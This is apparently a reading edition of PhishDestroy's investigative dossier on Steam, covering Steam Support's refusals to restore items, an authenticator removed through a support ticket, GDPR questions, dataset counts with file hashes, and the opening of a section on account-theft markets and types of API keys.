Why this matters for GDPR compliance
GDPR Article 22 prohibits solely automated individual decision-making that produces significant legal effects, without providing the right to human review on request. If Steam Support decisions (ticket closures, account actions, refusal of data requests) are made entirely by automated scripts, every such decision that "significantly affects" the user may violate Article 22.

Ticket **HT-2YBP-F7JP-D4VB** (Section 18) was closed after three days with a template referral and no engagement with the legal basis cited. Whether a person reviewed it cannot be determined from the ticket; that is a question the supervisory authority can put to Valve under Article 22 and Article 15(1)(h).

Source: Wayback Machine snapshots of store.steampowered.com/stats/support (2018-02-03, 2021-06-26, 2026-08-10) — data extracted into VALVE_EVIDENCE_PACK/databases/steam_support_stats_history.json (21 snapshots, 2018–2026). Note: the "~52 min" response time is the refund-category lower bound; account security response was 2.4–16.5 hrs across the same snapshots. 2021-06-26 is the all-time peak (547,907 refund requests), not a monotone midpoint — volume surged ~6× in 2020–2021 then partially fell before recovering to 373K in 2026.

Appendix I — Dataset scope · counts that can be reproduced

Count the records. Check the scope.

Context & source limits
Count the records, then test the claims: every figure below is re-derivable from the published files.

Inspect the underlying datasets, reproduce the counts, and distinguish source rows from unique incidents.

The master CSV contains **40,448 rows**. Of these, **36,516** come from the Discord-AntiScam phishing feed. The remaining **3,932** rows span GitHub, reviews, search results, forum material and other sources, providing a comprehensive index of reported community topics and security reports.

Within that CSV, 1,690 rows are categorised under the "Unpatched Security Exploit" collection label, representing historical user issues and vulnerability disclosures. Tracing these reports involves reviewing each thread's specific build timeline and public patch history.

The 16,319-record searchable archive is a separate, curated build with its own manifest, designed for precise local exploration of specific user claims and incident reports.

> To build a reliable audit trail, every user-reported record must be verified against documented build timelines and historical patch logs.

The separate Part II collection records **231,829 unique listing IDs**, including 33,509 in the automated registration category and 198,320 flagged as unverified transfers. The input file's SHA-256 matches the preserved measurement. These counts describe listing attempts and observed transfers rather than finalized transaction values or verified theft totals, highlighting the need for primary platform records to measure the exact economic impact. Listing measurements and hashes ↗

Master CSV ↗ · Searchable archive manifest ↗ · Inspect source records ↗

The separate 17 October support collection adds **9,051 source rows**: 2,961 collector Tier A records and 6,090 Tier B reports. Its 5,727 research leads are excluded from that total. The collection includes repeated URLs, policy material and different outcomes; it is not a count of unique victims. Recomputed counts and source-image hashes ↗

Appendix J — About this investigation

Valve publishes no enforcement record. *We built one.*

Independent. Non-commercial. Built from public data only. Submitted to regulators.

88.97% automation fleet untouched — no ban of any kind
67.77% of 51,732 adjudicated scammers walk free
$26.8M+ floor on store spend by non-limited fleet
3.6% gambling domains blocked by Valve's Link Filter
8 years of security incidents documented

What this is. A forensic dossier into Valve Corporation's Steam platform — its enforcement record, its card-farming economy, its legal framework, and the authentication infrastructure that gambling operators use through Steam's own OpenID relay. Every figure is reproducible from two sources: Valve's own public API and the datasets published alongside this investigation.

Who it is for. Regulators with jurisdiction over Valve — the GDPR supervisory authority for the Netherlands, FinCEN, the SEC, the DSA Digital Services Coordinator, UOKiK, and any law enforcement agency examining Steam-linked financial flows. Also for journalists, researchers, and every user who received a permanent account ban, a refused refund, or a stolen inventory and was told there is no appeal.

The single demand. Valve holds this data at full fidelity — ban reasons attached, full ID space, real-time. It can run every query in this dossier in seconds and has chosen not to publish any of it. The question for any competent authority is simple: *why not?*

What the authors do not claim. No login to Steam was completed on any third-party platform during this work. A supplied OpenID URL establishes the request parameters, not a completed login. A separate registrable domain is not by itself proof of evasion. Registration dates are lower bounds on when a host could first have appeared in an OpenID request; they do not establish continuous use. The authors do not assert what Valve knew or intended: every statement about Valve is tied to a dated public document or a dated observation. Where a claim could not be put behind a source document, it has been removed.

Who we are
PhishDestroy — independent investigators. No affiliation with Valve Corporation or any platform named here. One Steam account was used solely to document the GDPR request in Section 18.

Legal disclaimer
Non-commercial, decentralized public-interest investigation. All data provided "as is" with zero warranties. This publication is not a judicial finding.

PUBLIC DOMAIN
Licensing
All rights surrendered to humanity. Reproduce, adapt, publish — attribution not required. OFAC-region access: prohibited. Full licence & disclaimer →

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Visual material linked separately

- visual catalogue: Support and Legal Correspondence Exhibits

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
8f103fafacd97d0e3a3bae295ee280e63aa3f09b06288b07d33055f4a4bc249a
```

Reuse and attribution

Authored research is released under CC0 1.0 Universal. Third-party statements, screenshots and other source material retain their own rights and attribution. The original rights statement is a separate signed object.

```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/
```

ENGLISH · 18 OCTOBER 2026

Steam Support: Replies, Recovery & Refusals

Read selected Steam Support replies and search 9,051 collected rows. Recovery decisions, restoration refusals, source context, repeated wording and downloadable records.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/support_canned_refusals
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 05 SECTIONS

Follow the record.

Article overview	3
The authenticator was removed. The request was disputed.	3
What the reply actually records.	4
Restoration, deletion and reversal are different decisions.	9
Search the collection. Open the source.	11
A collection of records. Not a count of victims.	11
Edition, sources & verification	13

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Evidence file S-01 / Steam Support

Updated 18 October 2026

After the loss. *Read the reply.*

Recovery decisions, restoration refusals and closed requests. Put the support wording beside the reported outcome, then follow it back to the source.

9,051
collected rows · 17 October 2026

2,961
Tier A
response material

6,090
Tier B
incident reports

The collector's tiers describe the material supplied. Rows are not unique victims or independently authenticated tickets.

01 / A new entry in the recovery record

The authenticator was removed. The request was disputed.

A ticket image published on 13 October 2026 adds a concrete sequence to the dossier's question: who can reset the safeguards, and what evidence do they accept?


The published exchange first asks for a registered CD key. After the requester says they did not retain one, a support reply says ownership has been verified and the authenticator removed.

> "I've removed the authenticator from your account."

A later message challenges the request: "This request was not made by me, my login was hacked." It asks support not to change the email address and to explain how a third party could remove two-factor authentication.

Published account & ticket ↗

Read the support-access investigation →



Published ticket image. Account, payment and staff identifiers were already covered in the supplied image. The full image preserves those redactions.


1. `29 Sep · 2:43pm`
   Removal requested
   The requester describes a changed phone and a missing recovery code.
2. `29 Sep · 6:27pm`
   A CD key is requested
   Support asks for the registered key and an image of it.
3. `30 Sep · 6:50am`
   Authenticator removed
   After a reassessment, support says ownership was verified.
4. `30 Sep · 12:24pm`
   The request is challenged
   A later message says the request was unauthorized.

The poster identifies the first requester as an attacker. The image records the exchange, but does not authenticate the participants or reveal checks performed outside it. It does not establish staff complicity or a completed inventory theft. A related cross-post is also present in Tier B; it is not an additional victim. Times above are those shown in the image, with no timezone specified.

`02 / The response and its limits`

What the reply actually records.

Six ticket images have been read for these selected examples. Each full capture remains available. Their wording supports specific observations; the surrounding allegations need their own evidence.



Published ticket image. The preview isolates the support reply. The full capture also includes the player's request.

`Dota 2 · published 14 July 2020`


A reported theft. An economic reason for refusal.

The player reports losing items after changing their password and following support guidance. The reply acknowledges removal without permission, refuses restoration, and invokes duplication, scarcity and the item economy.

> "Steam Support does not restore scammed, lost, or stolen items for any reason."

This is a published reply image. It does not establish the attack vector, the inventory value, or whether the account-security advice was followed successfully.

Read the source publication ↗



Published ticket image. The preview crops the Steam desktop frame. The full capture is available for context.

`CS:GO · capture displays 23 April 2020`


The substituted trade is described in the reply.

Support describes a compromiser observing and cancelling a trade offer, copying the intended partner's profile and sending a replacement offer. The same exchange refuses item restoration.

> “Unfortunately, we do not restore items in accordance with Steam's Item Restoration Policy.”

The visible account describes trade substitution. This image alone does not prove that an API key, rather than another form of account access, enabled it. The date comes from the capture, not a verified publication timestamp.

Read the source publication ↗



Published ticket image. The full image includes the reply and the closed-request notice.

`Community Market · published 21 January 2025`


Unauthorized use acknowledged. The request closed.

A reply dated 20 January acknowledges that the account was used without permission, says Market activity cannot be reversed, directs the user to report through the Community, and announces closure of the request. A closed-request notice is visible below it.

> “Since there's not much more that I can say or do to be of help with this particular issue, I am going to close this help request.”

The image supports the wording and closure shown. It does not establish the value lost or the mechanism of unauthorized access. This Market reply predates the current CS2 Trade Protection system.

Read the source publication ↗



Published ticket image. The complete supplied reply is shown.

`Market enforcement · published 8 September 2025`

Items removed. The account unlocked with a warning.

The reply alleges that inflated-price sales involved fraudulent funds. It records the removal of items, games and Wallet funds, refuses their restoration, and says the account has been unlocked with a final warning.

> "We have removed items and games added to the account since these transactions as well as any remaining fraudulent wallet funds."

This is a recorded enforcement action and a partial resolution, not evidence that the fraud allegation was correct. It should not be counted as a simple refusal to help.

Read the source publication ↗

`Repeated restoration wording`

> "does not restore scammed, lost, or stolen items"

22 Tier A report rows · 18 source groups, including one local reference without a public URL

Inspect the matching rows →

`Repeated closure wording`

> "I am going to close this help request"

6 Tier A report rows · 6 normalized source URLs

Inspect the matching rows →

These are literal phrase matches in the collected support-text field, after normalizing whitespace and case. Policy pages, login text and search snippets are excluded from these counts. Repeated wording establishes reuse of language; it does not by itself establish that a bot handled a request.

03 / Keep the differences in the record

Restoration, deletion and reversal are different decisions.

The collection includes positive outcomes and statements of discretion. Counting every row as a refusal would erase that evidence.

Team Fortress 2 · reply displays 2 September

Deleted items: a reply describes discretion.


> “We consider item restorations requests on a case-by-case basis”

In response to a question about deleted items, support describes case-by-case consideration and a typical 14-day window. The reply says support cannot explain the reason for the policy.

This concerns deleted items, not items transferred to another account. It is a statement about possible consideration, not proof that this player received a restoration. The supplied record does not establish the year.

Source publication ↗

Inspect the full image ↗



Selected detail. The full image and its source remain linked above.

CS:GO · published 29 September 2015

The collection also records a restoration.

> “We have made an exception to our item restoration policy in this case”

The poster reports that a VAC ban was removed and items returned after an account compromise. The text quotes a support reply describing an exception to the restoration policy and reversal of actions taken during the compromise.

This is a quotation in a public post, not a ticket image inspected here. It describes a historical exception and does not establish a current entitlement or the frequency of restorations.

Source publication ↗

Read older replies against the current product.
Steam’s item-restoration policy and its Trade Protection rules cover different mechanisms. The latter currently provides a seven-day reversal window for eligible CS2 trades. It should not be generalized to Community Market transactions, TF2 deleted items, every game, or older screenshots. See the dossier’s comparison of protection across three games →

04 / Source register

Search the collection. Open the source.

Start with Tier A report rows, or switch to Tier B and the policy material. Grouping combines repeated source URLs without pretending they are independent cases.

Titles, summaries, tags and transcriptions are collection material. The selected readings above have an additional editorial note. The default view separates policy pages and obvious non-case material from report rows.

> Search all 9,051 collection rows, inspect source groups and download filtered records online.

05 / Count what was supplied

A collection of records. Not a count of victims.

Collection dated 17 October 2026; integrated and counted on 18 October. The original archive is preserved with a SHA-256 fingerprint. Public reading files omit private contact details and credentials where detected.

Tier A: 2,961 rows. The collector labels 2,375 as quoted text, 571 as screenshot material and 15 as template matches. Of these rows, 2,935 contain non-empty support text. These labels do not authenticate the reply or prove the accompanying allegation.

Tier B: 6,090 rows. Reports and other incident material that did not qualify for the collector's Tier A. A user's description is not a quotation or admission by Valve.

- **8,252 distinct supplied source references; 7,965 normalized source groups** across A+B. Grouping resolves relative Reddit links, removes tracking and language variants and normalizes thread URLs. Different URLs may still describe the same event.
- **9,030 rows have a public source URL.** We resolved 44 relative Reddit paths. The other 21 rows cite local collection files and are explicitly marked as lacking a public source link; their paths are not published. These local references remain separate groups.
- **641 distinct image files** were supplied. Six selected ticket images are reproduced here; other records retain links to their original publications.
- **223 policy-context rows, 20 login-page rows and 2 search-result rows** are retained as context, outside the default report view. This is a limited source-type check, not a claim that every remaining row is relevant or verified.
- **5,727 Tier L leads are separate.** They do not contribute to the 9,051-row total or the phrase counts. Reverse-image matches and search leads require verification and can repeat a single image.
- **Dates are not interchangeable.** Register dates use valid supplied publication timestamps. A screenshot's visible date or a ban expiry, including 2038 dates, is not silently treated as an

incident date.

▼ **Why these counts differ from the supplied inventory**

The delivered Tier A files contain 2,619 distinct values in the source field and 2,440 distinct non-empty support-text values. Its HTML exhibit file references 539 distinct image paths. The inventory text lists lower totals for these measures. Source fields include both web addresses and local references. This page uses counts recomputed from the delivered files, keeps their definitions explicit, and does not use either set as a count of independent cases.

Original collection tags · row counts, including context

Topic	Tier A	Tier B
Item restoration	860	544
Ban disputes	834	609
Account recovery	507	724
Reported theft	378	3,158
Closed or unanswered requests	266	755
Transaction reversals	79	29
API-key complaints	22	220
Authenticator removal	15	51
Total	2,961	6,090

The tags are inherited from the collector. For example, a restoration tag can contain a policy page or an exception. Read the source and the selected annotations before drawing a conclusion.

Take the record with you.

All A+B rows · CSV ↓ Reading dataset · JSON ↓ Counts & file hashes ↗ Tier L research leads · CSV ↓

The exports preserve source IDs, links, collector tiers and tags. They contain the public reading fields, not an unredacted copy of every scraped page. The earlier 1,505-row support collection remains available as a separate historical file; the two totals are not added together.

Original archive SHA-256
54ae8632e3336df320b13cf5e8a09d50f428681563fdb15c810b8dd569b79b59

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
d8235dfde38e13bf59e853770320cf709eb047478744c7647c584fbc6a792332
```

Reuse and attribution

Authored research is released under CC0 1.0 Universal. Third-party statements, screenshots and other source material retain their own rights and attribution. The original rights statement is a separate signed object.

```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/support_canned_refusals
```

ENGLISH · 18 OCTOBER 2026

Account access & accountability

Part II of The Steam Dossier: account access, outsourced support and the demand for accountable enforcement.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/investigation_part2
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 07 SECTIONS

Follow the record.

Article overview 3

Automation has a paper trail. 3

Which key are we talking about? 4

Still playing. Already exposed. 5

The item can be rare. The limit stays. 5

Entrusted with data. Accountable for access. 6

Every amount needs a case. 8

231,829 accounts on sale. Valve holds the logs for every one. 8

Edition, sources & verification 9

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Part II — Account Access, Outsourced Support & Enforcement

> Public automation. Outsourced support. The people left counting the cost.

Begin this subsection

EXHIBIT 01 / LIVE SHADOW MARKET SURVEILLANCE**550,000+**
Steam accounts actively on sale on FSB Market (an anonymized label; the original name is withheld here)
at this very moment

550,000+ LIVE INVENTORY · 231,829 IN HISTORICAL SCRAPED CORPUS (198,320 STEALER LOGS)
The primary underground clearinghouse for hijacked Steam accounts, `FSB Market` (associated names withheld), authenticates both buyers and sellers using Valve's official Steam OpenID (`openid.realm = https://FSB Market`). At any given minute, over half a million stolen and compromised accounts (stealer logs from RedLine/Lumma, phishing captures, credential stuffing) are actively listed for pennies ($0.50–$2.00). Neither `FSB Market` nor `the associated forum` is blocked by Valve's Link Filter. This is the industrial reservoir supplying the 63.06% paid bot accounts that Valve bans without assisting the victim.

Live Intel: Shadow Market Monitoring (550k+ Live) ↗ · Open capture record ↗ · Open Link Filter trace ↗550K+ LIVE

01 / AN ECOSYSTEM WITH AUTHORS

Automation has *a paper trail.*

Named projects. Published capabilities. Trace a tool to its documentation, then inspect the collected developer relationships.

252REPOSITORIES COLLECTED
3,320GITHUB PROFILES
4,214PROFILE–REPOSITORY PAIRS
Valve infrastructure Community libraries Reusable applications
Lines show documented integrations or dependencies. Select a node to follow its evidence.

What the developer graph establishes

The graph maps published contributor and forker relationships between named projects and GitHub profiles. These are public records — repository forks, contribution lists, profile associations. The question is what the paper trail of published capabilities and developer relationships requires Valve to answer, not what this investigation invented. Source hashes are saved in the map provenance.

Explore the full network ↗Repository source data ↓

02 / DIFFERENT CREDENTIALS. DIFFERENT POWERS.

Which key *are we talking about?*

Playing a game does not require the player to issue a personal Web API key. That is the distinction at the centre of this inquiry.

01 / USER ACCOUNT

Personal Web API key

`steamcommunity.com/dev/apikey`
Issued from a user account for permitted API calls. Key creation, visibility, revocation and abuse detection are account-security questions.

02 / GAME BACKEND

Publisher Web API key

Steamworks partners use publisher credentials for supported backend operations, including game-related services. A player's personal key is a different credential.

03 / IDENTITY & SESSION

OpenID / session tokens

OpenID confirms identity to a website. A Steam session or refresh token has a different purpose. These mechanisms should not be presented as one interchangeable "API key".

Valve documents both user and publisher Web API keys. The entire Web API is therefore not separate from Steamworks. API key documentation ↗ archived 2026-09-15 ↗ · Game-session authentication ↗ archived 2026-08-29 ↗

